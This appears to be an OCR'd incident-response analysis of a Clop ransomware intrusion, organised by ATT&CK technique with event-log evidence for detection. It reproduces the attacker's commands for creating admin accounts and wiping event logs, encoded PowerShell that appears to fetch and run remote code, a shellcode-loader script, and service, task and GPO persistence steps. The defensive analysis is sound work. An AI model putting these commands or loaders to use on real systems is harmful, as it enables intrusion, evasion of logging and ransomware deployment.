
Malicious functions executed through link files

Screensaver file is used to execute malicious function



② User Execution – Malicious link: Malicious link click

Users are induced to click malicious links in phishing email, downloading malicious code in external servers and executing them.



③ Command and Scripting Interpreter – Windows Commnad Shell: Using windows commands

CMD is used to control the infected system. Commands used by the attacker are as follows.

Used commands

Account creation	net user [account name] [password] /add
Account privilege setting	net localgroup administrators [account name] /add
Process stopping	taskkill /IM [process name]
Service stopping	net stop [service name]
Service creation	sc create [malicious service name] binpath= [malicious code path]
Service execution	sc start [malicious service name]
Service removal	sc delete [malicious service name]
Domain account check	net user /domain
Delete event log	for /F ₩ "tokens=*₩" %1 in ('wevtutil.exe el') DO wevtutil.exe cl ₩"%1₩"
Creation of schedule	schtasks.exe /CREATE /XML C:₩Programdata₩[malicious schedule file name].xml /tn [malicious schedule name]
Schedule execution	schtasks.exe /RUN /tn [malicious schedule name]
Schedule stopping	schtasks.exe /END /tn [malicious schedule name]
Schedule deletion	schtasks.exe /DELETE /tn [malicious schedule name] /F
Process checking	tasklist

④ Command and Scripting Interpreter – Powershell: Using windows Powershell

When executing additional malicious code or using lateral transfers to attempt to infect other resources, Powershell is used.


Powershell execution log (Windows Powershell log)

```
"Registry" 공급자가 Started입니다.

세부 정보:
        ProviderName=Registry
        NewProviderState=Started

        SequenceNumber=1

        HostName=ConsoleHost
        HostVersion=5.1.18362.145
        HostId=74777453b-6b5f-4c76-9f6a-1adc2c0e68b3
        HostApplication=powershell -ep bypass -e
JABMAGUAbQBvAG4AXwBEAHUAYwBrAD0AJwBKAGkAZgB4AHoAYgB3AHEAJwA7ACQAeQA9ACcAaAB0AHQAcAA6AC8ALwB0AC4AdAByADIAcQAuAGMAbwBtAC8AdgAuAG0AcwAnADsAJAB6AD0AJABSACcAJwBwACcAKwAnAD8AaQBwAGMAXwAyADAAMgAw
ADAAMQAwADMAJwA7ACQAbQA9ACgATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAEQAYQB0AGEAKAAkAHkAKQA7AFsAUwB5AHMAdABlAG0ALgBTAGUAYwB
1AHIAaQB0AHkALgBDAHIAeQBwAHQAbwBnAHIAYQBwAGgAeQAuAE0ARAA1AF0AOgA6AEMAcgBlAGEAdABlACgAKQAuAEMAbwBtAHAAdQB0AGUASABhAHMAaAAoACQAbQApAHwAZgBvAHIAZQBhAGMAaAB7ACQAcwArAD0AJABfAC4AVABvAFMAdAByAGkAb
gBnACgAJwB4ADIAJwApAH0AOwBpAGYAKAAkAHMALQBlAHEAJwBkADgAMQAwADkAYwBlAGMAMABhADUAMQA3ADEAOQBiAGUANgBmADQAMQAxAGYANgA3AGIAMwBiADcAZQBjADEAJwApAHsASQBFAFgAKAAtAGoAbwBpAG4AWwBjAGgAYQByAFsAXQBdAC
QAbQApAH0A
        EngineVersion=
        RunspaceId=
        PipelineId=
        CommandName=
        CommandType=
        ScriptName=
        CommandPath=
        CommandLine=
```

Powershell execution log (System service installation log)

```
시스템에 서비스가 설치되었습니다.

서비스 이름: cdbc96e
서비스 파일 이름: %COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -encodedcommand
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8Ab
QBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBMADEAWABiAFcALwBpAHUAaABMACsAWABlADUARgBkAEY
AUwBKAEkAQwBnAGgAdgBCAFYAVwBXAG0AbQBkAFEAQwBDAFUAOQAwAEEASQA5AEYAUwBWAFMAWgB4AGcAYwBCAEsAYQBPAEEAUgA2AGQAdgAvADcAZABR
AEwAcwBkAG0AKwA3ADUAKwA3AFIAawBXADYAawBTAEgANgBaAEcAWQArAGYAZQBUAHcAZQBhADQAagBlAGEAVABUAEEASgBoADMANABGAHUATAB1AGQAQg
BTAEUAMgBQAGUANABjAGkAWgB6ADIALwBKAFYAeQBuADMAbQB2AG0AUQB6AGQAdQBTAFoATgBCAGwATwBHAHMAOABPAG8AcwAvADcAdwBEAGUAZgBvAFc
AVQBGAEsAQQB5ADUAdgB6AEkAMwBZAHgAaABBAGwAKwBOAHYARAB6AEIANABkAG4AMAByAEkAcQBqAEEAcABaADEARQBFAEYAbABSAGcASABJADMATgA1AG
0AYgBkAEMAagB5AFEAbQBpAGoAWgB3ADkAUwBmAEUARABQAEwAcQBJAGIAMwB3AHIAWgBRAHYAdwBqADIATwA5AGIAdgBnAHUAeAA5AC8AVABwAGsAeAB3A
EYAQQBmAEwAbwB1AFYALwBzAEkAQQByAEMARQBMAGwAcgBnAGwASABJADUANwBpAHYAMwBHAEsARABBAG4AUQAzAFcAbQArAFIAUwBiAG0ALwB1AE4AdgBu
AFkAbwBmADQAYQAwAGcAdQBZAGkAYwBaAG0AaAB1ADIASQBlAEIAWgB5AFYAegBmAE4AMgBHAHkAZwA2AEsAMgBKADUAagB5ADIAVAAvAC8AegBPAFkAZQA
```

Powershell execution (Clop ransomware execution)



seul — seul: /bin/bash — vi wavensql.ps1 — 123×30

```
# Import required functions
$code = '[DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAll
ocationType, uint flProtect); [DllImport("kernel32.dll")] public static extern IntPtr WaitForSingleObject(IntPtr Handle
, uint Wait); [DllImport("kernel32.dll")] public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwSt
ackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId); [DllImport("msvcrt.dll")]
 public static extern IntPtr memset(IntPtr dest, uint src, uint count);';

$winFunc = Add-Type -memberDefinition $code -Name "Win32" -namespace Win32Functions -passthru;

[Byte[]]$sc32 =
        0x83, 0xEC, 0x28, 0x31, 0xD2, 0x64, 0x8B, 0x52, 0x30, 0x8B, 0x52, 0x0C, 0x8B, 0x52, 0x14, 0x8B,
        0x72, 0x28, 0xB9, 0x18, 0x00, 0x00, 0x00, 0x31, 0xFF, 0x31, 0xC0, 0xAC, 0x3C, 0x61, 0x7C, 0x02,
        0x2C, 0x20, 0xC1, 0xCF, 0x0D, 0x01, 0xC7, 0xE2, 0xF0, 0x81, 0xFF, 0x5B, 0xBC, 0x4A, 0x6A, 0x8B,

                                                < 생      략 >

        0x0D, 0x48, 0x01, 0xC7, 0xEB, 0xF3, 0x44, 0x39, 0xFF, 0x75, 0xD8, 0x41, 0x8B, 0x70, 0x24, 0x48,
        0x01, 0xDE, 0x48, 0x31, 0xD2, 0x66, 0x8B, 0x14, 0x4E, 0x41, 0x8B, 0x70, 0x1C, 0x48, 0x01, 0xDE,
        0x8B, 0x04, 0x96, 0x48, 0x01, 0xD8, 0xC3;

[Byte[]]$sc = $sc32;
if ([IntPtr]::Size -eq 8) {$sc = $sc64};
$size = 0x1000;
if ($sc.Length -gt 0x1000) {$size = $sc.Length};
$x=$winFunc::VirtualAlloc(0,$size,0x1000,0x40);
for ($i=0;$i -le ($sc.Length-1);$i++) {$winFunc::memset(($x.ToInt64()+$i), $sc[$i], 1)};
$h=$winFunc::CreateThread(0,0,$x,0,0,0);
   $winFunc::WaitForSingleObject($h,4294967295);
~
```

⑤ System Services – Service Execution: Service execution

Service installation and execution functions are used to run malicious codes or commands.
Most lateral transfers are performed through SMB ports. As such, for malicious code execution through SMB ports, service installation/execution is needed.
Service installation can be checked by searching event ID 7045 in the Windows event long.

Execution of remote control malicious code

```
시스템에 서비스가 설치되었습니다.
서비스 이름: DFDHJdAMpqxPCzmJ
서비스 파일 이름: %COMSPEC% /C echo cmd.exe /c c:₩perflogs₩admin₩wsus.exe 3 10.1.1.113 776 ^> %SYSTEMDRIVE%₩WINDOWS₩Temp
₩QQKMZXausQwAcQqY.txt > ₩WINDOWS₩Temp₩BPaOUbZFTFABqIpE.bat & %COMSPEC% /C start %COMSPEC% /C ₩WINDOWS₩Temp
₩BPaOUbZFTFABqIpE.bat
서비스 유형: 사용자 모드 서비스
서비스 시작 유형: 요청 시 시작
서비스 계정: LocalSystem
```

Execution of command

```
시스템에 서비스가 설치되었습니다.
서비스 이름: wZfAEzdMPuYeYzlG
서비스 파일 이름: %COMSPEC% /C echo tasklist /V ^> %SYSTEMDRIVE%₩WINDOWS₩Temp₩MRuyhVtfQrJIxegs.txt > ₩WINDOWS₩Temp
₩mitWkHmlLEXphUUu.bat & %COMSPEC% /C start %COMSPEC% /C ₩WINDOWS₩Temp₩mitWkHmlLEXphUUu.bat
서비스 유형: 사용자 모드 서비스
서비스 시작 유형: 요청 시 시작
서비스 계정: LocalSystem
```


Ransomware infection

```
시스템에 서비스가 설치되었습니다.
서비스 이름: psxexesvc
서비스 파일 이름: C:₩windows₩swaqp.exe
서비스 유형: 사용자 모드 서비스
서비스 시작 유형: 자동 시작
서비스 계정: LocalSystem
```

⑥ Inter-Process Communication: Communication between malicious processes

Pipe communication is used to share commands between malicious codes.
The pipe used is called CobaltStrike, and the naming pattern is that of the malicious codes created.
If the malicious code creates a pipe that is capable of both reading/writing, it can function as a server.
Afterwards, an external client attempts to connect to the pipe and ends up executing the data sent by the attacker.

Pipe communication code - malicious code (status_a63b, status_2d19, status_dd21)



Pipe communication traces – firewall log

PGM_NAME	FILE_NAME	USE_PLACE	DEV_NAME
Explorer.EXE	10.1.1.25/pipe/svcctl	NULL	NETWORK-DRIVE
Explorer.EXE	10.1.1.96/pipe/svcctl	NULL	NETWORK-DRIVE
Explorer.EXE	10.2.1.32/pipe/svcctl	NULL	NETWORK-DRIVE
Explorer.EXE	10.2.1.48/pipe/svcctl	NULL	NETWORK-DRIVE
Explorer.EXE	10.4.14.199/pipe/svcctl	NULL	NETWORK-DRIVE
Explorer.EXE	10.4.14.199/pipe/svcctl	NULL	NETWORK-DRIVE
Explorer.EXE	10.3.0.26/pipe/svcctl	NULL	NETWORK-DRIVE
Explorer.EXE	10.3.0.25/pipe/svcctl	NULL	NETWORK-DRIVE
Explorer.EXE	10.3.0.55/pipe/svcctl	NULL	NETWORK-DRIVE
Explorer.EXE	10.3.0.194/pipe/svcctl	NULL	NETWORK-DRIVE
Explorer.EXE	10.3.0.218/pipe/svcctl	NULL	NETWORK-DRIVE
Explorer.EXE	10.3.0.223/pipe/svcctl	NULL	NETWORK-DRIVE


Pipe communication traces – event log

```
시스템에 서비스가 설치되었습니다.
서비스 이름: gytnzy
서비스 파일 이름: cmd.exe /c echo gytnzy > ₩₩.₩pipe₩gytnzy
서비스 유형: 사용자 모드 서비스
서비스 시작 유형: 요청 시 시작
서비스 계정: LocalSystem
```

List of pipes used	Hacking tool
status_887 status_776 status_34513 status_a63b status_2d19 status_dd21	CobaltStrike
svcctl samr lsarpc	PsExec

⑦ Scheduled Task – Scheduled Task/Job: Execution via task scheduler

Malicious code is used through task scheduler registration
Because most lateral transfers use SMB ports, scheduler creation and execution are sometimes used because it is a method of executing files through the SMB port.



Used commands

Creation of schedule	schtasks.exe /CREATE /XML C:₩Programdata₩[malicious schedule file name].xml /tn [malicious schedule name]
Schedule execution	schtasks.exe /RUN /tn [malicious schedule name]
Schedule stopping	schtasks.exe /END /tn [malicious schedule name]
Schedule deletion	schtasks.exe /DELETE /tn [malicious schedule name] /F

⑧ Windows Management Instrumentation: Windows management tool

Windows Management Instrumentation is used to execute commands on remote systems. The commands used from the base server can be checked by searching for event ID 4648 on the server's Windows security log.

Execution of command

wmic /node:[server name|IP address] /user:[domain name]₩[username]
/password:[password] process call create [command]

WMIC execution traces – event log


Description

```
명시적 자격 증명을 사용하여 로그온을 시도했습니다.
주체:
        보안 ID:            S-1-5-18
        계정 이름:                  SYSTEM
        계정 도메인:                NT AUTHORITY
        로그온 ID:                  0x22cdbbc
        로그온 GUID:                {00000000-0000-0000-0000-000000000000}
자격 증명이 사용된 계정:
        계정 이름:                  [redacted]
        계정 도메인:                [redacted]
        로그온 GUID:                {00000000-0000-0000-0000-000000000000}
대상 서버:
        대상 서버 이름:     [redacted]
        추가 정보:          [redacted]
프로세스 정보:
        프로세스 ID:                0x1010
        프로세스 이름:              C:₩Windows₩System32₩wbem₩WMIC.exe
네트워크 정보:
        네트워크 주소:      -
        포트:                       -
```

E Persistenc

① Create Account: Account creation

After infiltration of a corporate system, an attacker's account is created and given administrator privileges.



Used commands

Account creation	%COMSPEC% /C echo net user [계정명] [패스워드] /add ^〉 %SYSTEMDRIVE%₩ WINDOWS₩Temp₩[random_16].txt 〉 ₩WINDOWS₩Temp₩[random_16].bat & %COMSPEC% /C start %COMSPEC% /C ₩WINDOWS₩Temp₩[random_16].bat
Account privilege setting	%COMSPEC% /C echo net localgroup administrators [계정명] /add ^〉 %SYSTEMDRIVE%₩ WINDOWS₩Temp₩[random_16].txt 〉 ₩WINDOWS₩Temp₩[random_16].bat & %COMSPEC% /C start %COMSPEC% /C ₩WINDOWS₩Temp₩[random_16].bat

② Create or Modify System Process – Windows Sevice: Maintaining persistence through service installation

For malicious code that requires persistence maintenance, service start type is set to auto start.

Ransomware malicious code auto start

Description

시스템에 서비스가 설치되었습니다.
서비스 이름: psxexesvc
서비스 파일 이름: C:₩windows₩swaqp.exe
서비스 유형: 사용자 모드 서비스
서비스 시작 유형: 자동 시작
서비스 계정: LocalSystem

Description

시스템에 서비스가 설치되었습니다.
서비스 이름: msdtcstefsrv
서비스 파일 이름: C:₩WINDOWS₩tasks₩wsusrv.exe
서비스 유형: 사용자 모드 서비스
서비스 시작 유형: 자동 시작
서비스 계정: LocalSystem

③ Boot or Logon Autostart Execution– Registry Run Keys / Startup Folder: Autostart registration in registry and start folder


The malicious code is registered in the auto start registry.

Registry path

HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Run₩IntelProtected

④ Boot or Logon Initialization Scripts: Network Logon Script: Autostart via group policy

In order to take over an AD environment, a domain administrator account is mandatory. As such, a system that has previously used an administrator account is found and an account dump program called mimikatz is used. This secures the system's account information.
After securing an account that belongs to the administrator group, the Bypass User Account Control method is sometimes used to elevate to administrator rights.




Malicious code insertion log using GPO

SysVol₩[DomainName]₩Policies₩[PolicyGUID]₩Machine₩Scripts₩Startup₩stopserv.exe
SysVol₩[DomainName]₩Policies₩[PolicyGUID]₩Machine₩Scripts₩Startup₩wsusrv.exe
SysVol₩[DomainName]₩Policies₩[PolicyGUID]₩Machine₩Scripts₩Shutdown₩stopserv.exe
SysVol₩[DomainName]₩Policies₩[PolicyGUID]₩Machine₩Scripts₩Logon₩stopserv.exe
SysVol₩[DomainName]₩Policies₩[PolicyGUID]₩Machine₩Scripts₩scripts.ini

F Privilege Escalation


① Valid Accounts – Domain Accounts: OS account info acquisition and use
② Abuse Elevation Control Mechanism – Bypass User Account Control: UAC bypass

In order to take over an AD environment, a domain administrator account is mandatory. As such, a system that has previously used an administrator account is found and an account dump program called mimikatz is used. This secures the system's account information.
